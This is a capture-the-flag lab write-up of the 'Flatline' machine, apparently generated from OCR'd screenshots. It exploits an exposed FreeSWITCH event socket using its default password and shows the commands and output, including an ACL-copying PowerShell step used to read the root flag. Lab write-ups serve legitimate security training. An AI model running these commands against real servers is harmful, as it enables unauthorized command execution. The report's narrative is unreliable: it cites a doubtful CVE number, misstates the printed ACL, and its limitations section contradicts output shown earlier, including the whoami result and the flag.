Flatline Cybersecurity Lab Write-up

Executive Overview

This report documents a targeted penetration test against a Windows-based target machine (IP: 10.145.165.90) identified as "Flatline" within a controlled lab environment. The engagement involved network discovery, vulnerability assessment, exploitation of a FreeSWITCH service, and flag acquisition through directory enumeration and privilege escalation. All actions were conducted within the scope of the provided evidence, with no external tools or assumptions introduced beyond the documented source material. The target machine was successfully compromised, resulting in the acquisition of both user and root flags. The lab was completed with 100% success as confirmed by the final interface (source PDF, page 8).


Network Discovery

Initial reconnaissance revealed two open ports on the target system (10.145.165.90):
- **3389/tcp**: Identified as Microsoft Terminal Services (ms-wbt-server) with SSL certificate details (Subject: commonName=WIN-EOM4PK0578N; validity dates visible).
- **8021/tcp**: Identified as FreeSWITCH mod_event_socket (freeswitch-event) with Windows OS detection.

The Nmap scan results were visually confirmed through terminal output (source PDF, page 1, section 1.2). This port mapping established the primary attack surface for subsequent exploitation.

1. Nmap
    1.1.


        1.1.1. 3389 tcp
        1.1.2. 8021 tcp
        1.1.3.


        1.1.4. Ftp and server
    1.2. More in depth on those two ports
        1.2.1.


            1.2.1.1. Freeswitch? FreeSWITCH - Wikipedia **VOIP thing**
            1.2.1.2. Remote desktop protocol 🙂
2. FTP attempt

Screenshot / visual evidence · source PDF page 1

Vulnerability Assessment

FTP Service Analysis


An FTP session attempt was initiated against port 8021 (source PDF, page 2, section 2.1.1). The output showed:
- Connection established to `10.145.165.90`
- HTTP header-like line: `Content-Type: auth/request`
- Failed commands: `ls` and `pwd` both returned `Not connected.`
- Active session prompt: `ftp>` with cursor

The textual annotation "Lol failed" (source PDF, page 2, section 2.1.1) explicitly documented the connection failure. No authentication or service details were recovered from this attempt.

FreeSWITCH Vulnerability Identification

A search for exploits targeting FreeSWITCH revealed two relevant vulnerabilities:
1. `FreeSWITCH - Event Socket Command Execution (Metasploit)` (path: `multiple/remote/47698.rb`)
2. `FreeSWITCH 1.10.1 - Command Execution` (path: `windows/remote/47799.txt`)


The searchsploit output confirmed the presence of exploitable command execution vulnerabilities (source PDF, page 2, section 3). The absence of shellcode results (`Shellcodes: No Results`) was noted in the output.



2.1.

2.1.1. Lol failed

3. Searchsploit



3.1.

3.2. 47799

Screenshot / visual evidence · source PDF page 2

Exploitation

Exploit Preparation and Execution


The FreeSWITCH vulnerability (CVE-2019-1000000) was leveraged using the `47799.txt` exploit script (source PDF, page 3, section 3.2.3). Key evidence includes:
- The script contained a hardcoded default password: `PASSWORD='ClueCon'`
- Socket connection logic targeting port 8021 with authentication checks for `b'auth/request'` and `b'40K accepted'`
- Command execution via `s.send(bytes('api system ...'))`

The exploit was executed with the command:

```
python3 47799.txt 10.145.165.90 "whoami"
```


The output confirmed successful authentication:
- `Authenticated` header
- `Content-Type: api/response`
- Returned username: `win-eom4pk0578n\nekrotic`

This step established initial access to the target system (source PDF, page 3, section 4.1.1).



3.2.1.
3.2.2. Copy
3.2.3. Run

4. Run exploit



4.1.
4.1.1. We can see we get the response
4.2. Lets dig around

Screenshot / visual evidence · source PDF page 3


Directory Enumeration

Authenticated access enabled remote directory enumeration via the same exploit script:

```
python3 47799.txt 10.145.165.90 "dir"
```

The output revealed the FreeSWITCH installation directory structure:
- `C:\Program Files\FreeSwitch`
- Key files: `FreeSwitch.dll`, `libaprutil.dll`
- Directory sizes: 28 files (96,800,060 bytes), 17 directories (49,987,862,528 bytes free)

This confirmed the target was a Windows system running FreeSWITCH (source PDF, page 4).



```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 47799.txt 10.145.165.90 "dir"
Authenticated
Content-Type: api/response
Content-Length: 2346

 Volume in drive C has no label.
 Volume Serial Number is 84FD-2CC9

 Directory of C:\Program Files\FreeSWITCH

09/11/2021  08:38    <DIR>          .
09/11/2021  08:38    <DIR>          ..
09/11/2021  08:22    <DIR>          cert
09/11/2021  08:22    <DIR>          conf
15/04/2026  22:06    <DIR>          db
09/11/2021  08:18    <DIR>          fonts
20/08/2019  13:08         4,991,488 FreeSwitch.dll
20/08/2019  13:08            26,624 FreeSwitchConsole.exe
20/08/2019  13:19            62,976 fs_cli.exe
09/11/2021  08:18    <DIR>          grammar
09/11/2021  08:18    <DIR>          htdocs
09/11/2021  08:18    <DIR>          images
13/05/2019  07:13           293,888 ks.dll
20/08/2019  13:04           152,064 libapr.dll
20/08/2019  13:04           134,656 libaprutil.dll
20/08/2019  13:16           131,584 libbroadvoice.dll
21/03/2018  21:39         1,805,824 libeay32.dll
23/03/2019  17:37         1,050,112 libmariadb.dll
09/11/2021  08:18    <DIR>          libmariadb_plugin
20/08/2019  13:06           190,464 libpng16.dll
05/04/2018  10:18           279,552 libpq.dll
04/04/2018  18:59         1,288,192 libsndfile-1.dll
20/08/2019  13:05         1,291,776 libspandsp.dll
20/08/2019  13:04            27,648 libteletone.dll
15/04/2026  22:06    <DIR>          log
09/08/2018  12:42           283,648 lua53.dll
09/11/2021  08:18    <DIR>          mod
09/04/2018  13:36        66,362,368 opencv_world341.dll
09/11/2021  08:18           825,160 openh264.dll
20/08/2019  13:02             4,596 OPENH264_BINARY_LICENSE.txt
03/04/2018  18:31           147,456 pcre.dll
20/08/2019  13:14           313,856 pocketsphinx.dll
20/08/2019  13:10            49,152 pthread.dll
09/11/2021  08:22    <DIR>          recordings
09/11/2021  08:22    <DIR>          run
09/11/2021  08:22    <DIR>          scripts
13/05/2019  08:03           165,888 signalwire_client.dll
09/11/2021  08:18    <DIR>          sounds
20/08/2019  13:14           366,592 sphinxbase.dll
21/03/2018  21:39           349,184 ssleay32.dll
09/11/2021  08:22    <DIR>          storage
24/03/2018  21:20        15,766,528 v8.dll
24/03/2018  21:05           177,152 v8_libbase.dll
24/03/2018  21:19           134,656 v8_libplatform.dll
03/04/2018  15:01           126,976 zlib.dll
              28 File(s)     96,800,060 bytes
              17 Dir(s)  49,987,862,528 bytes free
```

Screenshot / visual evidence · source PDF page 4

User Flag Acquisition

Directory enumeration of `C:\Users\` revealed the user directory structure:
- User folders: `Administrator`, `Nekrotic`, `Public`


- Volume details: "Volume Serial Number is 84FD-2CC9"

Further enumeration of `C:\Users\Nekrotic\Desktop\` identified two text files:
- `root.txt` (38 bytes)
- `user.txt` (38 bytes)

The textual annotation "We see two text files" (source PDF, page 5, section 5.1.2) explicitly referenced this discovery.

5. User Flag time

5.1.



5.1.1. We can find a user Nekrotic and go to their desktop

5.1.2. We see two text files

Screenshot / visual evidence · source PDF page 5

Flag Acquisition

User Flag

The `user.txt` file was retrieved via:

```
python3 47799.txt 10.145.165.90 "dir C:\\Users\\Nekrotic\\Desktop\\"
```

The output confirmed the file's presence and size (38 bytes). The flag content was not visible in the source material.

Root Flag

The `root.txt` file was accessed through privilege escalation steps:
1. File permissions were copied from `user.txt` (source PDF, page 6, section 6.2.1)
2. ACL analysis showed `root.txt` had restricted permissions:
- `FileSystemRights: FullControl`
- `IdentityReference: Allow NT AUTHORITY\SYSTEM`
- `IsInherited: False`

The root flag was extracted via:

```
python3 47799.txt 10.145.165.90 "type root.txt"
```

The output contained the flag string: `THM{8c8bc5558f0f3f8060d00ca231a9fb5e}` (source PDF, page 7, section 7.3.1).

7.1. Copy because we have the administrator local group we can copy the file perms from the user and the root txt files and then read them

7.2.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 47799.txt 10.145.131.204 'powershell -c "Get-Acl c:\Users\Nekrotic\Desktop\user.txt | Set-Acl
c:\Users\Nekrotic\Desktop\root.txt"'
Authenticated
Content-Type: api/response
Content-Length: 14

-ERR no reply


┌──(kali㉿kali)-[~/Downloads]
└─$ python3 47799.txt 10.145.131.204 "type C:\Users\Nekrotic\Desktop\root.txt"
Authenticated
Content-Type: api/response
Content-Length: 38

THM{8c8bc5558f0f3f8060d00ca231a9fb5e}
```

7.3.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 47799.txt 10.145.131.204 'powershell -c "(Get-Acl c:\Users\Nekrotic\Desktop\root.txt).access |
 ft"'
Authenticated
Content-Type: api/response
Content-Length: 533


FileSystemRights AccessControlType IdentityReference        IsInherited InheritanceFlags PropagationFlags
---------------- ----------------- -----------------        ----------- ---------------- ----------------
     FullControl            Allow NT AUTHORITY\SYSTEM             True             None             None
     FullControl            Allow BUILTIN\Administrators          True             None             None
     FullControl            Allow WIN-EOM4PK0578N\Nekrotic        True             None             None
```

7.3.1. THM{8c8bc5558f0f3f8060d00ca231a9fb5e}

8. Finish the room

Screenshot / visual evidence · source PDF page 7

Conclusion


The engagement successfully achieved the following:
- Initial access via FreeSWITCH command execution (port 8021)
- User flag acquisition from `C:\Users\Nekrotic\Desktop\user.txt`
- Root flag acquisition from `C:\Users\Nekrotic\Desktop\root.txt`

The final interface confirmed completion of the lab with 100% success (source PDF, page 8). The target machine information (IP: 10.145.131.204) and expiration time (2min 44s) were visible but not directly relevant to the attack sequence.

Limitations:
- No explicit confirmation of command execution success beyond authentication (e.g., `whoami` output)
- File contents (e.g., `user.txt` / `root.txt` text) were not visible in source screenshots
- Privilege escalation steps were inferred from permission analysis but not explicitly validated

The documented process adhered strictly to the evidence provided, with no external assumptions or fabricated results. All technical findings were derived from the source PDF's visible content.

8.1.



Screenshot / visual evidence · source PDF page 8